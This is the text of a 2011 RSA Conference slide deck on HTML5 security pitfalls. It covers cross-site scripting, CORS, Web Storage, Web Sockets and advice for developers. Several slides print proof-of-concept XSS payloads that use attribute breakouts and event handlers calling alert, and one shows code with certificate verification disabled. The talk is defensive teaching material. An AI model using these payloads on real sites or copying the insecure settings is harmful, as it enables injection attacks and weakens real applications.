# HTML5 Security Pitfalls Mike Shema Qualys

Session ID: ASEC-201

**Session Classification: Intermediate** 

RSACONFERENCE EUROPE 2011

## **Agenda**

**Scope of HTML5** 

**Browser Security** 

HTML5 as Vulnerability & Exploit

**Improving Web Site Security** 





#### The Path to HTML5

3350 B.C.	Cuneiform enables stone markup languages.	
July 1984	Neuromancer: "Cyberspace. A consensual hallucination…" (p. 51)	
Dec 25, 1990	CERN httpd starts serving HTML.	
Nov 1995	HTML 2.0 standardized in RFC 1866.	
Dec 24, 1999	HTML 4.01 finalized.	





## **HTML5** According to Spec

- Canvas, Audio, Video
- Cross Origin Request Sharing
- Web Sockets
- Web Storage
- Web Workers








## **HTML5** According to Folklore

- Social [\_\_\_\_\_]
- [\_\_\_\_\_] as a Service
- Browser Games
- [\_\_\_\_\_] cloud [\_\_\_\_\_\_]
- W3C Web Design and Applications (CSS, DOM, HTML, JavaScript, XHR)
  - http://www.w3.org/standards/webdesign/
- Flash, Silverlight, and anything else that loads in a browser.





## **Reflecting Reality**



## **Privacy & Security**

- Issues with design vs. implementation
  - Ambiguities, Errors, Deficiencies
- Security barriers stronger outside of browser than within.
- The rise of "privacy exploits"
- Pre-HTML5 issues don't go away post-HTML5





## **Security from Design**

- Prepared statements, parameterized queries. (SQL injection)
- Cryptography (HMAC vs. MAC)
- X-Frame-Options header (clickjacking)
- Origin header (cross-site request forgery)





## IR Relevant Security





#### This Connection is Untrusted

You have asked Firefox to connect securely to www.paypal.com, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

#### What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

- Technical Details
- I Understand the Risks





## IRRelevant Security

#### **Good Cert**







#### **Bad Cert**











# The "Dirty Harry" Postulate



With three tabs already open in your browser of choice, do you feel lucky?

http://bit.ly/wszWO

http://bit.ly/lSxst

http://bit.ly/OApJX

http://bit.ly/SAFEST





## Never Mind the IDN, Here's the QR Codes













## **Exploits vs. Enablers**


- Review and demonstrate how vulnerabilities might arise from HTML5
- Review and demonstrate how well-known vulnerabilities can be further exploited by HTML5 features





#### The Path to XSS

- The perpetual web vulnerability.
- Browser quirks, deficient parsers, incorrect implementations
- http://ha.ckers.org/xss.html
- http://html5sec.org/
- http://xssed.com/







#### **Oldest Trick in the HTML**

```
<img src="javascript:errurl='http://
www.because-we-can.com/us
getmsg.htm';nomenulinks=t
inks.length;for(i=0;i<nom
{top.submenu.document.link
top.submenu.document.link
noworklinks=top.work.docu
for(i=0;i<noworklinks-1;i
{top.work.document.links[
top.work.document.links[
</pre>
Reason: Time expi
(Get more info regarding)

**Cogin Name: Page
**Cogin
```

#### We're Sorry, We Cannot Process Your Request

Reason: Time expired. Please re-login.
(Get more info regarding error messages here)

ogin Name:	Password:	
		Enter

Return to Hotmail's Homepage.

http://www.deadliestwebattacks.com/2010/01/earliest-ish-hack-against-web-based-e.html





#### **HTML5 Form Validation**

- New form and input types and attributes
- Usability does not confer security
- Remember server-side validation

```
<input type="email"....
<input type="url"....
<input type="text" required...

Please fill out this field.</pre>
```





#### **Client Validation**

```
<input type="text" name="a" value=""
placeholder="search term">
```



- Not to contain HTML
- Still an XSS vector if placeholder value is dynamically changed from user input





#### **Variations on a Theme**

```
<input type="image"</pre>
   src="-42" onerror=alert(9)//">
<input type="image"</pre>
  src=""formaction=javascript:alert(9);a="
<input type="text" name="a"</pre>
  value="" autofocus onfocus=alert(9);a="
<input type="text" name="a"</pre>
  value="" autofocus onblur=alert(9);a="
11>
```





# It's Only HTML5, But We Like It

```
<body onscroll=alert(9)>
<body oninput=alert(9)>
<video>
<source src=a onerror=alert(9)>
</video>
```





#### XSS

Regular expressions excel at pattern matching-- not parsing.

```
<a id=">"href=javascript:alert(9)>

<meta name=""<img src=a
onerror="alert(9)">

<!--<img src="http://valid.site/?--><img
src=a onerror=alert(9)//"</pre>
```





## **Speaking of Parsing Surprises**

```
<input type="text" name="a" value='___'>
<input type="text" name="b" value="___">
```

```
<input type="text" name="a" value='\'id='>
<input type="text" name="b" value="'><img
src=a onerror=javascript:alert(9)//">
```





#### **Render Unto XSS**

```
\Theta \Theta \Theta
           Source of: http://localhost/7dwa/HWA/ch2/guotes.html
<html>
<body>
<input type="text" name="a" value='1'>
<input type="text" name="b" value="2">
</form>
<script>
</script>
                           Source of: http://localhost/7dwa/HWA/ch2/guotes.html
</body>
                 <html>
</html>
                 <body>
                 <input type="text" name="a" value='\'id='>
                 <input type="text" name="b" value="'><img</pre>
                 src=a onerror=javascript:alert(9)//">
                 </form>
                 <script>
                 </script>
                 </body>
                 </html>
                Line 9, Col 8
```





#### Render Unto XSS + HTML5

```
<input type="text" name="a" value='___'>
<input type="text" name="b" value='\'id='>
<input type="text" name="a" value='\'id='>
<input type="text" name="b"
value="'onfocus=javascript:alert(9)//">
```





## "DOM Stealing"

- Taking advantage of JavaScript variables' global scope.
- DOM-based XSS
- Accessing elements by id
  - .getElementById(x)
  - id's make for easy DOM programming and therefore easy XSS programming
- ...and keyloggers, etc.
  - http://labs.portcullis.co.uk/application/xssshell/





#### **Web Workers**

- Worker() and SharedWorker() enable threading within JavaScript.
- Designed with security in mind, e.g. restricted from accessing the DOM.
- Still able to access XHR.





#### **Web Workers Pitfalls**

- Bringing concurrency attacks to the browser?
  - Predicated on misuse or poor use of Workers by the web application.
  - Client-side validation without sever-side confirmation, e.g. race conditions in authorization.
- DoS: Battery draining attacks on the device
- DoS: Bandwidth attacks against other sites
- Password cracking (interesting, but poorly suited), distributed click fraud (more interesting, potentially lucrative)





## **Relaxing Same Origin Policy**

- Cross-page/domain messaging
- Web developers already using clumsy workarounds for Same Origin, why not accept and standardize to help secure?
- There will always be ugly, insecure web development, e.g. JSONP.





## **Cross Origin Request Sharing Pitfalls**


- Trust -- The number one issue with permitting communication with another domain.
- Mixing code and data (sound familiar?)
- Header injection attacks to spoof Access-Control headers
- ...and mistakes happen: crossdomain.xml





#### **Web Storage**

- Unencrypted store for user data.
- Not opaque to the user
- Local and Session







## **Web Storage Pitfalls**

- Bad place to put context info that should be server-side.
- Use Local vs. Session Storage appropriately.
- Will be targeted by trojans, bots, etc. already looking for financial data, key stores on the file system.
- Nice target for privacy exploits if not security exploits.
- XSS document.cookie attack on steroids -- local storage doesn't have an httponly attribute





#### **Web Sockets**

- More XmlHttpRequest object on steroids
- Primarily a way to leverage vulnerabilities and make XSS more interesting.
- Host detection and port scanning
- Denial of Service
- Information stealing





### **Plugin Plague**


- Plugins still learning from ActiveX (Adobe Flash, Microsoft Silverlight, Google Native Client, ...)
- Impedance mismatch between sandboxes.
- Inconsistent enforcement of Same Origin Policy.





## **Plugin Plague**

- Remember privacy?
- Tracking tokens and browser controls.







## **Overextending the Browser**

- WebGL crossing the boundary from user-space browser to kernel-space drivers
- Geolocation's privacy implications yet another boon to XSS attacks





## **Considering Code**


- The impact of mobile has driven more growth in web sites and HTML5 -- at the expense of security.
- HTTPS in the browser too often becomes HTTP in the mobile.
- Back to the web hacking days of quickly written PHP vs. secure PHP?





#### There's an "S" for that...

EUROPE 2011



## **Inconsistent Design**

```
src - vim - 117×34
namespace oAuthTwitterApiUrls
    /* Twitter OAuth API URLs */
   const std::string OAUTHLIB_TWITTER_REQUEST_TOKEN_URL = "http://twitter.com/oauth/request_token";
    const std::string OAUTHLIB_TWITTER_AUTHORIZE_URL = "http://twitter.com/oauth/authorize?oauth_token="
    const std::string OAUTHLIB_TWITTER_ACCESS_TOKEN_URL = "http://twitter.com/oauth/access_token";
};
typedef enum _eOAuthHttpRequestType
twitcurl/twitterClient/includes/oauthlib.h
#define TWITTER_REQUEST_TOKEN_URL "https://twitter.com/oauth/request_token"
#define TWITTER_ACCESS_TOKEN_URL "https://twitter.com/oauth/access_token"
#define TWITTER_AUTHORIZE_URL "https://twitter.com/oauth/authorize"
#define TWITTER_ACCESS_TOKEN_XAUTH_URL "https://api.twitter.com/oauth/access_token"
/**
     Constructor
OAuthTwitter::OAuthTwitter(QObject *parent)
QTweetLib/src/oauthtwitter.cpp
    public static final String DALVIK = "twitter4j.dalvik";
    public static final String GAE = "twitter4j.gae";
    private static final String DEFAULT_OAUTH_REQUEST_TOKEN_URL = "http://api.twitter.com/oauth/request_toker
   private static final String DEFAULT OAUTH AUTHORIZATION URL = "http://api.twitter.com/oauth/authorize";
   private static final String DEFAULT_OAUTH_ACCESS_TOKEN_URL = "http://api.twitter.com/oauth/access_token"
    private static final String DEFAULT_OAUTH_AUTHENTICATION_URL = "http://api.twitter.com/oauth/authentice
    private static final String DEFAULT_REST_BASE_URL = "http://api.twitter.com/1/";
   private static final String DEFAULT SEARCH BASE URL = "http://search.twitter.com/"
twitter4j/twitter4j-core/src/main/java/twitter4j/conf/ConfigurationBase.java
```





### **Small Steps**

```
OO
                                       tmhOAuth - vim - 90 \times 29
             $this->config = array_merge(
   'use_ssl'
                                                                            => true,
                 'host'
                                         => 'api.twitter.com',
                 'debug'
                                          => false.
                                         => false.
                 'force nonce'
                 'nonce'
                                         => false, // used for checking signatures. leave as f
          alse for auto
                 'force_timestamp'
                                         => false,
          tmhOAuth.php [RO]
                 'curl connecttimeout'
                                         => 30.
                 'curl timeout'
                                         => 10.
                 // for security you may want to set this to TRUE. If you do you need
                 // to install the servers certificate in your local certificate store.
                 curl_ssl_verifypeer
                                         => false,
// for security you may want to set this to TRUE. If you do you need
// to install the servers certificate in your local certificate store.
'curl_ssl_verifypeer'
                                        => false,
                 // streaming API
          tmhOAuth.php [RO]
```





#### **Frameworks**

- Provide a means to improve design and implementation
- Encourage consistency
- Shift from addressing security issues with code fixes to upgrading versions -- patch management vs. code review

#### **BLOG** » JQUERY 1.6.3 RELEASED

Fix an XSS attack vector: User ma.la reported a common pattern the elements using location.hash that allows someone to inject scrip seemed widespread enough that we decided to modify the selector reinjection for the most common case. Any string passed to \$() cannot no script) if it has a "#" character preceding them. See the ticket link and a test case.





#### **Frameworks**

- Establish clearer boundaries between the client and server.
- Reviewing an API is easier than crawling a site.
- Makes for easier unit tests, but harder automated tests (i.e. crawling).
- Remember rate limiting.





#### **Frameworks**

- Avoid quirks, standards are more standard now.
- Prefer feature detection over User Agent sniffing
- Agree where encoding takes place, how text is received from an API.
  - What's the destination?
  - What's the expectation?
- Stop building HTML on the server -- avoid the easy XSS mistakes. (And worry about DOM XSS.)





#### **Browser Pitfalls**

- When is data an element, attribute, id, class, text, or script?
- Insufficient Same Origin Policy restriction
- Uncontrollable tracking data (user can't clear, manage, etc. a tracking atom)
- Trust is based on DNS -- and fragile.





#### **Final Note for Users**

- Use a unique password for your prime email account -- this is your de facto identity.
- Does a video game provide more security than your bank?








#### **Final Note for Users**

- Keep the browser up to date
  - Notice how compromised SSL certificates are fixed with patches, not protocols.
- Keep the plugins up to date.







## **Apply**

- Address decade-old issues first.
- HTML5's new features extend the attack surface for browsers -- keep the browser up to date.
- HTML5 can be leveraged to enhance an exploit against "old" HTML4.
- Move towards frameworks and distinct boundaries between API and the client.
- Understand the privacy implications of HTML5 features.





# Thank you!

- Questions mshema@qualys.com
- Slides http://www.deadliestwebattacks.com/



